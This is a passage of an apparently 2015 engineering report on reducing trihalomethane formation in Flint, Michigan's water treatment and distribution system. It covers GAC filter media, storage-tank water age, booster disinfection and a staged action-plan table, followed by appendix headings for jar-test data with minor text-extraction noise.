- Replace filter media with GAC media: GAC media could help reduce THM levels by reducing both TOC and chlorine demand. For this consideration, the intermediate chlorine feed location should be relocated to a point downstream of the filters. The City elected to pursue this option and 6 filters were completed in July 2015 and the remaining 6 were completed in August 2015. Provisions are also being considered for adding more GAC media and/or regeneration of media next summer.
- Change disinfectant to chloramine or chlorine dioxide: If other options prove to be ineffective, conversion to another disinfectant should be fully evaluated. Various characteristics of chloramination indicate an advantage over chlorine dioxide, but a full analysis would provide clarity as to which would be preferred.
- Install pre-oxidant chemical feed: Hydrogen peroxide or a form of permanganate as a pre-oxidant can enhance the activity of the ozone. Chemical feed could be installed at the intake structure or low service pump station, depending on the reaction time required. Use of a pre-oxidant at the intake might also provide the additional benefit of disinfection credit for ozonation with the MDEQ if an ozone residual can be obtained at the ozone process effluent as a result.
- Repair upstream sewer leak: a sewer leak upstream of the WTP intake was discovered in early summer 2014 and has been repaired by the City.

## C. DISTRIBUTION SYSTEM

Potential distribution issues related to water quality issues discussed in Section IV included old cast iron pipe, oversized infrastructure, and remote storage/pump station locations and operations that might be less than ideal. Recommendations to address those issues are offered in this section.

### 1. Manage Water Age

#### a) Storage Tanks

Considering the excess storage capacity discussed in Section IV, in the short term it is recommended that operational changes be implemented immediately to reduce the overall volume of water stored to decrease water age. Immediate operational recommendations include lowering high water levels of reservoirs other than the elevated tank, to reduce the total system wide usable storage volume to 30-37 MG.

In the long term, LAN recommends development of the most ideal options for water model evaluation. Excess storage volume and tank locations within the water system afford Flint numerous options to reduce the amount of storage volume utilized. As a starting point, two recommendations are presented below.



Option 1

- Take West Side reservoir and pump station out of service
- Cut storage volume used in half at Cedar Street reservoir
- Adjusted system wide storage volume would be 35 MG

Option 2

- Take Cedar Street reservoir and pump station out of service
- Adjusted system wide storage volume would be 37 MG

**b) Residence Time in Pipes**

Completely redesigning and replacing the water system to match today's demands is not feasible financially and would be a waste of infrastructure with remaining useful life. Going forward, it is recommended that any future main replacement projects be evaluated for possible downsizing. When the water model is fully updated, it will provide a valuable tool in determining which mains can be downsized and to what extent. Replacement of broken valves and valve exercising are also recommended, which are programs that have already been implemented into Flint's regular operations.

Operationally, hydrant flushing is recommended as needed to minimize water age in low flow areas. Again, the updated water model should be used to locate high water age areas and optimal flushing points.

**2. Reduce Disinfectant Demand**

Recommendations to reduce disinfectant demand are similar to those described above to reduce water age. Replacement of old cast iron pipes would lead to a reduction of disinfectant demand on the distribution side, but realistically can only be accomplished over a prolonged period of time. In the meantime, hydrant flushing is the most viable means of reducing disinfectant demand in piping. From a storage standpoint, all reservoirs and tanks should be regularly inspected and maintained to prevent entrance of any outside contamination that would contribute to disinfectant demand. Cleaning of all tanks is recommended as well as investigation into stagnant water prevention options.

**3. Water Modeling of Recommendations [yet to be completed]**

*Determine best flushing locations to reduce water age*

*Evaluate changes in storage tank operations to reduce water age*

*Valves to close/add to improve pressure zones, reduce recirculation*

*Optimization of pump station use – smaller pumps? Shut down?*

*Evaluate booster disinfection*

**D. BOOSTER DISINFECTION**

Decreasing chlorine feed at the WTP and adding booster disinfection in the distribution system is an alternative intended to reduce the reaction time at higher concentrations of chlorine to reduce DPB formation. Extensive looping and branching within the existing system complicate how to best implement and utilize booster disinfection. Water system modeling is recommended to gage the effectiveness of existing feed point locations and dosages. Further discussion and details will be provided when the distribution evaluation results are available.




## E. CATEGORIZATION OF ACTIONS


Considering that the Flint River is being used as the water source only until the KWA supply is available (expected late 2016), options to address high THM formation that require new construction or extensive time to implement are not preferred. On the other hand, the City understands THM sample results to date dictate that some action is necessary. Two categories have been developed to assist the City in prioritizing actions to take. Stage 1 consists of actions that can be completed relatively quickly without major construction and Stage 2 actions are either long term actions or solutions requiring major construction. Stage 1 actions are to be completed first followed by evaluation of the results prior to consideration of Stage 2 actions. Grouping of actions are shown in the table below.

TABLE 11 – ACTION PLAN			
	Action	Purpose	Status
Stage 1	Hire water consultant to complete 'water audit'	Third party review of actions and operations to make sure no options are being missed	Complete
	Increased water quality monitoring – obtain THM and TOC analyzers	Provide information needed to adjust WTP operations to match changing raw water quality	Complete
	Troubleshoot ozone feed system	Reduce chlorine feed and increase TOC removal	Complete
	Bench scale jar testing	Optimize treatment process and evaluate possible modifications	Complete
	Discontinue softening bypass	Reduce chlorine demand	Complete
	Disinfect filters	Reduce chlorine demand	Complete
	Increased water main flushing	Reduce water age / stagnant water	Ongoing
	Water system modeling evaluation	Determine areas with high water age and reasons	Partially complete
Stage 2	Modify booster disinfection feeds, if appropriate	Decrease water age	Not yet evaluated
	Repair ozone system	Reduce chlorine feed and increase TOC removal	Complete
	Continue increased water main flushing	Reduce water age / stagnant water	Ongoing
	Replace filter media with GAC	Reduce TOC and chlorine demand	Complete
	Continue valve replacements based on water model	Reduce water age / stagnant water	Ongoing
	Convert to lime and soda ash softening	Increase TOC removal	Future consideration
	Change disinfectant to chlorine dioxide	Reduce THMFP	Future consideration
	Install pre-oxidant feed at intake	Optimize ozone disinfection, reduce chlorine	Future consideration
	Implement coag. & floc. polymer aids, if appropriate	Increase TOC removal	Future consideration
	Place priority on replacing cast iron water mains	Reduce chlorine demand	Ongoing

Samples were taken August 18<sup>th</sup>, 2015 for the latest round of quarterly testing. The City has implemented many of the Stage 1 actions and installed GAC media in the filters and THM test results have significantly improved (decreased) since May and August 2014. All sampling results are shown on Chart 1.







Project No. 130-0901-001  
 Date: Aug. 27, 2015  
 Sheet  
 FIG 1

# WATER TREATMENT PLANT PROCESS DIAGRAM

REVISIONS		RE LOG	
NO.	DESCRIPTION	DATE	BY

## CITY OF FLINT WATER TREATMENT PLANT

**IGN** Ledwood, Andrews & Newman, Inc.  
 1111 E. Lake Road, Suite 200  
 Flint, Michigan 48906-2703  
 www.igninc.com

City of Flint  
 Genesee County



## APPENDIX A JAR TEST DATA



Lockwood, Andrews  
& Newnam, Inc.  
A LEO A DALY COMPANY



Charles F. Lawrence, P.E.


## Ferric Chloride Feed THM Removal





Charles F. Lavettica, P.E.

## Coag/Floc Polymer Aid THM Removal



◆ Rapid Mix Polymer P25 @ 7.7 mg/l Ferric      ■ Rapid Mix Polymer P25 @ 30 mg/l Ferric




EN  
ENGINEERING  
NATURAL  
INTEGRATED  
NATURE



Charles F. Lawrence, P.E.

## Lime Feed THM Removal




◆ Lime @ 7.7 mg/l Ferric    ■ Lime @ 30 mg/l Ferric



Charles F. Lawrence, P.E.

## Soda Ash Feed THM Removal

